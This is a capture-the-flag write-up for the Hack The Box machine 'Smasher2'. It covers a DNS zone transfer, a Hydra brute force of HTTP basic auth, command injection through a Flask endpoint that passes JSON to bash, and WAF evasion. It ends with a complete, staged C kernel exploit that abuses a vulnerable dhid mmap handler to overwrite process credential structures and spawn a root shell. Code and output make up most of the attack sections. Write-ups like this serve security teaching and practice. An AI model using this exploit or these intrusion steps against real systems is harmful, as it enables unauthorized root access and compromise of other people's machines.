Smasher2

Scanning

-sS

```
root@fitiLand:/home/fiti/Desktop/htb/Smasher2# masscan -p1-65535,U:1-65535 10.10.10.135 --rate=1000 -e tun0 | tee nmap/masscan.txt

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-07-07 22:30:40 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 22/tcp on 10.10.10.135
Discovered open port 80/tcp on 10.10.10.135
Discovered open port 53/tcp on 10.10.10.135
Discovered open port 53/udp on 10.10.10.135
```

-sV

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 23:a3:55:a8:c6:cc:74:cc:4d:c7:2c:f8:fc:20:4e:5a (RSA)
|   256 16:21:ba:ce:8c:85:62:04:2e:8c:79:fa:0e:ea:9d:33 (ECDSA)
|_  256 00:97:93:b8:59:b5:0f:79:52:e1:8a:f1:4f:ba:ac:b4 (ED25519)
53/tcp open  domain  ISC BIND 9.11.3-1ubuntu1.3 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.3-Ubuntu
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enum

53/tcp - dns... zone transfer

we need to guess the zone name but it is easy. smasher2.htb.

```
root@fitiLand:/home/fiti/Desktop/htb/Smasher2# dig axfr @10.10.10.135 smasher2.htb

; <<>> DiG 9.11.5-P1-1-Debian <<>> axfr @10.10.10.135 smasher2.htb
; (1 server found)
;; global options: +cmd
smasher2.htb.           604800  IN      SOA     smasher2.htb. root.smasher2.htb. 41 604800 86400 2419200 604800
smasher2.htb.           604800  IN      NS      smasher2.htb.
smasher2.htb.           604800  IN      A       127.0.0.1
smasher2.htb.           604800  IN      AAAA    ::1
smasher2.htb.           604800  IN      PTR     wonderfulsessionmanager.smasher2.htb.
smasher2.htb.           604800  IN      SOA     smasher2.htb. root.smasher2.htb. 41 604800 86400 2419200 604800
;; Query time: 141 msec
;; SERVER: 10.10.10.135#53(10.10.10.135)
;; WHEN: Mon Jul 08 01:02:52 CAT 2019
;; XFR size: 6 records (messages 1, bytes 242)
```

wonderfulsessionmanager is brute-force protected but not the same with the others.
Weak credentials on /auth: Administrator:Administrator


Previous creds can be bruteforced with some restrictions. @Laox gives us a script to do so:
**ASK FOR THE SCRIPT ;) **

A valid request gives you this back:


```
{
        "authenticated": true,
        "result": {
                "creation_date": 1563197066,
                "endpoint": "/api/<api_key>/job",
                "key": "fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcad98e6b264f8"
            }
}
```



GET method is not allowed so we use OPTIONS to check what's going on

And later on POST trying to send a valid request, but we don't know the structure of the post data, so we need to keep this on hold by the moment...



Use gobuster, including code 401 (basic auth uses it) to find /backup on smasher2.htb

```
gobuster -u "http://smasher2.htb/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobuster_smasher2.txt -x txt,php,html,htm,js -t 50 -s “200,204,301,302,307,401,403”
```



Bruteforce it with Hydra:

```
root@FitiPwn:/home/fiti/Desktop/htb/Smasher2# hydra -L usernames.txt -P passwords.txt -s 80 -f smasher2.htb http-get /backup
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-15 15:15:04
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-get://smasher2.htb:80/backup
[80][http-get] host: smasher2.htb   login: admin   password: clarabibi
[STATUS] attack finished for smasher2.htb (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Credentials → **admin:clarabibi**

Once we logged in, we find two files: auth.py and ses.so. Auth.py will give us the info we need to send a valid POST request on wonderfulsessionmanager.smasher2.htb/api/<key>/jobs


```python
@app.route("/api/<key>/job", methods=['POST'])
def job(key):
    ret = {"success": None, "result": None}
    manager = safe_get_manager(session["id"])
    if manager.secret_key == key:
        data = request.get_json(silent=True)
        if data and type(data) == dict:
            if "schedule" in data:
                out = subprocess.check_output(['bash', '-c', data["schedule"]])
                ret["success"] = True
                ret["result"] = out
            else:
                ret["success"] = False
                ret["result"] = "Missing schedule parameter."
        else:
            ret["success"] = False
            ret["result"] = "Invalid value provided."
    else:
        ret["success"] = False
        ret["result"] = "Invalid token."
    return jsonify(ret)


app.run(host='127.0.0.1', port=5000)

```

Exploitation

Use previous auth.py code to create a valid POST request



BUT, most of the characters are filtered, throwing a 403. There's a WAF so we will use common waf evasion techniques, like use '' between letters, or ? to specify "whatever letter".

Add yourself to authorized_keys to be more confortable during privesc.

Privesc

SO CRAZY THIS POINT!!!
We will find our way of escalating checking **dmesg**:

```
dmesg > logs.txt #To analyze them easier later on.
```

```
dzonerzy@smasher2:/tmp/.fiti$ cat logs.txt | grep -A 5 -B 5 signature
[    8.109340] input: HD-Audio Generic Line Out Side as /devices/pci0000:00/0000:00:11.0/0000:02:02.0/sound/card0/input10
[    8.135422] AVX2 version of gcm_enc/dec engaged.
[    8.135423] AES CTR mode by8 optimization enabled
[    8.593720] Decoding supported only on Scalable MCA processors.
[   10.786837] dhid: loading out-of-tree module taints kernel.
[   10.786870] dhid: module verification failed: signature and/or required key missing - tainting kernel
[   10.789059] DHID initializing the LKM
[   10.789062] DHID registered correctly with major number 243
[   10.789070] DHID device class registered correctly
[   10.790738] DHID device class created correctly
[   11.782992] random: crng init done
```

Every kernel module has a .ko extension so...

```
dzonerzy@smasher2:/tmp/.fiti$ find / -name *.ko 2>/dev/null | grep dhid
/lib/modules/4.15.0-45-generic/kernel/drivers/hid/dhid.ko
```

And using strings over it will tell us this is our path in!

```
dzonerzy@smasher2:/tmp/.fiti$ strings /lib/modules/4.15.0-45-generic/kernel/drivers/hid/dhid.ko
9Ogy7
AUATSL
D+&H
[A\A]]
UHc=
6DHID Device successfully closed
6DHID Device mmap( vma_size: %x, offset: %x)
6DHID mmap failed, requested too large a chunk of memory
This is the right way, please exploit this shit!
6DHID device has been opened %d time(s)
1DHID failed to register a major number
6DHID registered correctly with major number %d
1DHID failed to register device class
6DHID device class registered correctly
1DHID failed to create the device
6DHID device class created correctly
6DHID mmap failed
6DHID mmap OK
6DHID initializing the LKM
dhid
6DHID unloaded
version=1.0
description=LKM for dzonerzy dhid devices
author=DZONERZY
```

Just a quick search with some of these strings on Google will give use the link to create our solution: (https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-mmap-exploitation-whitepaper-2017-09-18.pdf)

Basically, because of the strings found on dhid.ko, we can infer the lib is calling mmap function, which, as previous link says, if bad implemented, can be abused.

Finally, as dhid is not signed we can hijack it to abuse mmap and get a root shell.

There is a credential structure used continuously on memory, for each proccess:

```
struct cred {
	atomic_t	usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
	atomic_t	subscribers;	/* number of processes subscribed */
	void		*put_addr;
	unsigned	magic;
#define CRED_MAGIC	0x43736564
#define CRED_MAGIC_DEAD	0x44656144
#endif
	kuid_t		uid;		/* real UID of the task */
	kgid_t		gid;		/* real GID of the task */
	kuid_t		suid;		/* saved UID of the task */
	kgid_t		sgid;		/* saved GID of the task */
	kuid_t		euid;		/* effective UID of the task */
	kgid_t		egid;		/* effective GID of the task */
	kuid_t		fsuid;		/* UID for VFS ops */
	kgid_t		fsgid;		/* GID for VFS ops */
	unsigned	securebits; /* SUID-less security management */
	kernel_cap_t	cap_inheritable; /* caps our children can inherit */
	kernel_cap_t	cap_permitted;	/* caps we're permitted */
	kernel_cap_t	cap_effective;	/* caps we can actually use */
	kernel_cap_t	cap_bset;	/* capability bounding set */
	kernel_cap_t	cap_ambient;	/* Ambient capability set */
#ifdef CONFIG_KEYS
	unsigned char	jit_keyring;	/* default keyring to attach requested
					 * keys to */
	struct key __rcu *session_keyring; /* keyring inherited over fork */
	struct key	*process_keyring; /* keyring private to this process */
	struct key	*thread_keyring; /* keyring private to this thread */
	struct key	*request_key_auth; /* assumed request_key authority */
#endif
#ifdef CONFIG_SECURITY
	void		*security;	/* subjective LSM security */
#endif
	struct user_struct *user;	/* real user ID subscription */
	struct user_namespace *user_ns; /* user_ns the caps and keyrings are relative
to. */
	struct group_info *group_info;	/* supplementary groups for euid/fsgid */
	struct rcu_head	rcu;		/* RCU deletion hook */
};
```

Our main goal will be overwrite uid, gid, ... in order to become root.
Copy-pasting from the same PDF...
Our plan to obtain root permissions is to:

1. Obtain our credentials
2. Scan memory to find a pattern of 8 integers which matches our credentials followed by 4-5 long longvalues with our capabilities. There should be a four byte space between uids/gids and the capabilities
3. Replace uids/gids with a value of 0
4. Call getuid() and check if we are the root user
5. If yes, replace capabilities with the value 0xffffffffffffffff
6. If not, restore the old values of the uids/gids, and continue search; repeat from step 2
7. We are root, break the loop.

Note the exploit used is an EXACT copy/paste from the link above, so it is more important to try to understand what's going on than executing this blindly.

```
 First phase, map the memory.
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>

int main(int argc, char * const * argv)
{
    //1st phase. getting memory mapping
    printf("[+] PID: %d\n", getpid());

    int fd = open("/dev/dhid", O_RDWR);
    if (fd < 0)
    {
            printf("[-] Open failed!\n");
            return -1;
    }

    printf("[+] Open OK fd: %d\n", fd);
    unsigned long size = 0xf0000000;
    unsigned long mmapStart = 0x42424000;
    unsigned int * addr = (unsigned int *)mmap((void*)mmapStart, size, PROT_READ | PROT_WRITE,
MAP_SHARED, fd, 0x0);

    if (addr == MAP_FAILED)
    {
            perror("Failed to mmap: ");
            close(fd);
            return -1;
    }

    printf("[+] mmap OK addr: %lx\n", addr);
    int stop = getchar();
    return 0;
}
```

Executing this gives us this result:

```
dzonerzy@smasher2:/tmp/.fiti$ ./pwn
[+] PID: 918
[+] Open OK fd: 3
[+] mmap OK addr: 42424000
```

Don't stop it and check the memory mapping of the proccess. It is obvious that memmory is behaving weirdly. That's because the code above will open the vulnerable driver and call 'mmap' with 0xf0000000 bytes as the size and an offset **equal to 0**, making memory to struggle.

```
dzonerzy@smasher2:~$ cat /proc/918/maps
42424000-132424000 rw-s 00000000 00:06 440                              /dev/dhid
561948af8000-561948af9000 r--p 00000000 08:01 151162                    /tmp/.fiti/pwn
561948af9000-561948afa000 r-xp 00001000 08:01 151162                    /tmp/.fiti/pwn
```

We can also see our actions reflected on dmesg.

```
dzonerzy@smasher2:~$ dmesg | grep DHID
[   10.925469] DHID initializing the LKM
[   10.925472] DHID registered correctly with major number 243
[   10.925482] DHID device class registered correctly
[   10.926197] DHID device class created correctly
[  506.425595] DHID device has been opened 1 time(s)
[  506.425950] DHID Device mmap( vma_size: f0000000, offset: 0)
[  506.437384] DHID mmap OK
[  519.838338] DHID Device successfully closed
[  569.604324] DHID device has been opened 2 time(s)
[  569.604330] DHID Device mmap( vma_size: f0000000, offset: 0)
[  569.614008] DHID mmap OK
[  708.868268] DHID Device successfully closed
[ 3563.027915] DHID device has been opened 3 time(s)
[ 3563.027926] DHID Device mmap( vma_size: f0000000, offset: 0)
[ 3563.038648] DHID mmap OK
```

And, machecking the memory, all the dirs are smaller than f000000 (indeed, all 000000000) so we can access the whole mem space. In case this would not be true, we should create a multithread exploit to map the whole mem space.

```
dzonerzy@smasher2:~$ cat /proc/iomem
00000000-00000000 : Reserved
00000000-00000000 : System RAM
00000000-00000000 : Reserved
00000000-00000000 : PCI Bus 0000:00
00000000-00000000 : Video ROM
00000000-00000000 : Adapter ROM
00000000-00000000 : PCI Bus 0000:00
00000000-00000000 : PCI Bus 0000:00
00000000-00000000 : PCI Bus 0000:00
00000000-00000000 : PCI Bus 0000:00
00000000-00000000 : Reserved
  00000000-00000000 : System ROM
00000000-00000000 : System RAM
  00000000-00000000 : Kernel code
  00000000-00000000 : Kernel data
  00000000-00000000 : Kernel bss
00000000-00000000 : ACPI Tables
00000000-00000000 : ACPI Non-volatile Storage
00000000-00000000 : System RAM
```

Second step, find valid credentials structures on memory.

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>

int main(int argc, char * const * argv)
{
    //1st phase. getting memory mapping
    printf("[+] PID: %d\n", getpid());

    int fd = open("/dev/dhid", O_RDWR);
    if (fd < 0)
    {
            printf("[-] Open failed!\n");
            return -1;
    }

    printf("[+] Open OK fd: %d\n", fd);
    unsigned long size = 0xf0000000;
    unsigned long mmapStart = 0x42424000;
    unsigned int * addr = (unsigned int *)mmap((void*)mmapStart, size, PROT_READ | PROT_WRITE,
MAP_SHARED, fd, 0x0);

    if (addr == MAP_FAILED)
    {
            perror("Failed to mmap: ");
            close(fd);
            return -1;
    }

    printf("[+] mmap OK addr: %lx\n", addr);

    //2nd phase. Finding valid cred structures
    unsigned int uid = getuid();
    printf("[+] UID: %d\n", uid);
    unsigned int credIt = 0;
    unsigned int credNum = 0;

    while (((unsigned long)addr) < (mmapStart + size - 0x40))
    {
            credIt = 0;
            if (addr[credIt++] == uid && addr[credIt++] == uid && addr[credIt++] == uid && addr[credIt+
+] == uid && addr[credIt++] == uid && addr[credIt++] == uid && addr[credIt++] == uid && addr[credIt++]
== uid)
            {
                    credNum++;
                    printf("[+] Found cred structure! ptr: %p, credNum: %d\n", addr, credNum);
            }
            addr++;
    }

    puts("[+] Scanning loop END");
    fflush(stdout);

    int stop = getchar();
    return 0;
}
```

We are finding lots of credential structures!

```
dzonerzy@smasher2:/tmp/.fiti$ ./pwn
[+] PID: 973
[+] Open OK fd: 3
[+] mmap OK addr: 42424000
[+] UID: 1000
[+] Found cred structure! ptr: 0x761e0544, credNum: 1
[+] Found cred structure! ptr: 0x761e09c4, credNum: 2
[+] Found cred structure! ptr: 0x761e0c04, credNum: 3
[+] Found cred structure! ptr: 0x761e0f04, credNum: 4
[+] Found cred structure! ptr: 0x761e1a44, credNum: 5
[+] Found cred structure! ptr: 0x76212cc4, credNum: 6
[+] Found cred structure! ptr: 0x76213744, credNum: 7
[+] Found cred structure! ptr: 0x76213b04, credNum: 8
[+] Found cred structure! ptr: 0x76213bc4, credNum: 9
[+] Found cred structure! ptr: 0x76213ec4, credNum: 10
[+] Found cred structure! ptr: 0x7641a604, credNum: 11
[+] Found cred structure! ptr: 0x7641b684, credNum: 12
[+] Found cred structure! ptr: 0xb0e2c304, credNum: 13
[+] Found cred structure! ptr: 0xb0e2c604, credNum: 14
[+] Found cred structure! ptr: 0xb0e2c9c4, credNum: 15
[+] Found cred structure! ptr: 0xb0e2d504, credNum: 16
[+] Found cred structure! ptr: 0xb0e2d8c4, credNum: 17
[+] Found cred structure! ptr: 0xb0e2dbc4, credNum: 18
[+] Found cred structure! ptr: 0xb8e83c84, credNum: 19
[+] Scanning loop END
```

Third step, check for each structure, if it is our proccess' and if so, escalate UID and GID.

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>

int main(int argc, char * const * argv)
{
        //1st phase. getting memory mapping
        printf("[+] PID: %d\n", getpid());

        int fd = open("/dev/dhid", O_RDWR);
        if (fd < 0)
        {
                printf("[-] Open failed!\n");
                return -1;
        }

        printf("[+] Open OK fd: %d\n", fd);
        unsigned long size = 0xf0000000;
        unsigned long mmapStart = 0x42424000;
        unsigned int * addr = (unsigned int *)mmap((void*)mmapStart, size, PROT_READ | PROT_WRITE,
MAP_SHARED, fd, 0x0);

        if (addr == MAP_FAILED)
        {
                perror("Failed to mmap: ");
                close(fd);
                return -1;
        }

        printf("[+] mmap OK addr: %lx\n", addr);

        //2nd phase. Finding valid cred structures
        unsigned int uid = getuid();
        printf("[+] UID: %d\n", uid);
        unsigned int credIt = 0;
        unsigned int credNum = 0;

        while (((unsigned long)addr) < (mmapStart + size - 0x40))
        {
                credIt = 0;
                if (addr[credIt++] == uid && addr[credIt++] == uid && addr[credIt++] == uid && addr
[credIt++] == uid && addr[credIt++] == uid && addr[credIt++] == uid && addr[credIt++] == uid && addr
[credIt++] == uid)
                {
                        credNum++;
                        printf("[+] Found cred structure! ptr: %p, credNum: %d\n", addr, credNum);

                        //3rd phase. Check if current cred structure belongs to our proccess and
escalate UID/GID.
                        credIt = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        if (getuid() == 0)
                        {
                                puts("[+] GOT ROOT!");
```

```
                                break;
                        }
                        else
                        {
                                credIt = 0;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                        }
                }
                addr++;
        }

        puts("[+] Scanning loop END");
        fflush(stdout);

        int stop = getchar();
        return 0;
}
```

```
dzonerzy@smasher2:/tmp/.fiti$ ./pwn
[+] PID: 983
[+] Open OK fd: 3
[+] mmap OK addr: 42424000
[+] UID: 1000
[+] Found cred structure! ptr: 0x761e0544, credNum: 1
[+] Found cred structure! ptr: 0x761e09c4, credNum: 2
[+] Found cred structure! ptr: 0x761e0c04, credNum: 3
[+] Found cred structure! ptr: 0x761e0f04, credNum: 4
[+] Found cred structure! ptr: 0x761e1a44, credNum: 5
[+] Found cred structure! ptr: 0x76212cc4, credNum: 6
[+] Found cred structure! ptr: 0x76213744, credNum: 7
[+] Found cred structure! ptr: 0x76213b04, credNum: 8
[+] Found cred structure! ptr: 0x76213bc4, credNum: 9
[+] Found cred structure! ptr: 0x76213ec4, credNum: 10
[+] Found cred structure! ptr: 0x7641a604, credNum: 11
[+] Found cred structure! ptr: 0x7641b684, credNum: 12
[+] Found cred structure! ptr: 0xb0e2c304, credNum: 13
[+] Found cred structure! ptr: 0xb0e2c604, credNum: 14
[+] Found cred structure! ptr: 0xb0e2c9c4, credNum: 15
[+] GOT ROOT!
[+] Scanning loop END
```

Apparently it is working!

Fourth step, get a shell as root! Fulfill the whole cred structure and load a shell!

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>

int main(int argc, char * const * argv)
{
        //1st phase. getting memory mapping
        printf("[+] PID: %d\n", getpid());

        int fd = open("/dev/dhid", O_RDWR);
        if (fd < 0)
        {
                printf("[-] Open failed!\n");
                return -1;
        }

        printf("[+] Open OK fd: %d\n", fd);
        unsigned long size = 0xf0000000;
        unsigned long mmapStart = 0x42424000;
        unsigned int * addr = (unsigned int *)mmap((void*)mmapStart, size, PROT_READ | PROT_WRITE,
MAP_SHARED, fd, 0x0);

        if (addr == MAP_FAILED)
        {
                perror("Failed to mmap: ");
                close(fd);
                return -1;
        }

        printf("[+] mmap OK addr: %lx\n", addr);

        //2nd phase. Finding valid cred structures
        unsigned int uid = getuid();
        printf("[+] UID: %d\n", uid);
        unsigned int credIt = 0;
        unsigned int credNum = 0;

        while (((unsigned long)addr) < (mmapStart + size - 0x40))
        {
                credIt = 0;
                if (addr[credIt++] == uid && addr[credIt++] == uid && addr[credIt++] == uid && addr
[credIt++] == uid && addr[credIt++] == uid && addr[credIt++] == uid && addr[credIt++] == uid && addr
[credIt++] == uid)
                {
                        credNum++;
                        printf("[+] Found cred structure! ptr: %p, credNum: %d\n", addr, credNum);

                        //3rd phase. Check if current cred structure belongs to our proccess and
escalate UID/GID.
                        credIt = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        if (getuid() == 0)
                        {
                                puts("[+] GOT ROOT!");
```

```
                                //4th phase. Exec a shell.
                                credIt += 1; //Skip 4 bytes, to get capabilities
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                execl("/bin/bash", "-", (char *)NULL);
                                puts("[-] Execl failed...");
                                break;
                        }
                        else
                        {
                                credIt = 0;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                        }
                }
                addr++;
        }

        puts("[+] Scanning loop END");
        fflush(stdout);

        int stop = getchar();
        return 0;
}
```

```
dzonerzy@smasher2:/tmp/.fiti$ ./pwn
[+] PID: 996
[+] Open OK fd: 3
[+] mmap OK addr: 42424000
[+] UID: 1000
[+] Found cred structure! ptr: 0x761e0544, credNum: 1
[+] Found cred structure! ptr: 0x761e09c4, credNum: 2
[+] Found cred structure! ptr: 0x761e0c04, credNum: 3
[+] Found cred structure! ptr: 0x761e0f04, credNum: 4
[+] Found cred structure! ptr: 0x761e1a44, credNum: 5
[+] Found cred structure! ptr: 0x76212cc4, credNum: 6
[+] Found cred structure! ptr: 0x76213744, credNum: 7
[+] Found cred structure! ptr: 0x76213b04, credNum: 8
[+] Found cred structure! ptr: 0x76213bc4, credNum: 9
[+] Found cred structure! ptr: 0x76213ec4, credNum: 10
[+] Found cred structure! ptr: 0x7641a604, credNum: 11
[+] Found cred structure! ptr: 0x7641b684, credNum: 12
[+] Found cred structure! ptr: 0xb0e2c304, credNum: 13
[+] Found cred structure! ptr: 0xb0e2c604, credNum: 14
[+] Found cred structure! ptr: 0xb0e2c9c4, credNum: 15
[+] Found cred structure! ptr: 0xb0e2d504, credNum: 16
[+] GOT ROOT!
root@smasher2:/tmp/.fiti# rm pwn
```

```
root@smasher2:/tmp/.fiti# whoami
root
root@smasher2:/tmp/.fiti# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
,1000(dzonerzy)
root@smasher2:/tmp/.fiti# wc -c /root/root.txt
33 /root/root.txt
root@smasher2:/tmp/.fiti# cat /root/root.txt
7791e[redacted]
root@smasher2:/tmp/.fiti#
```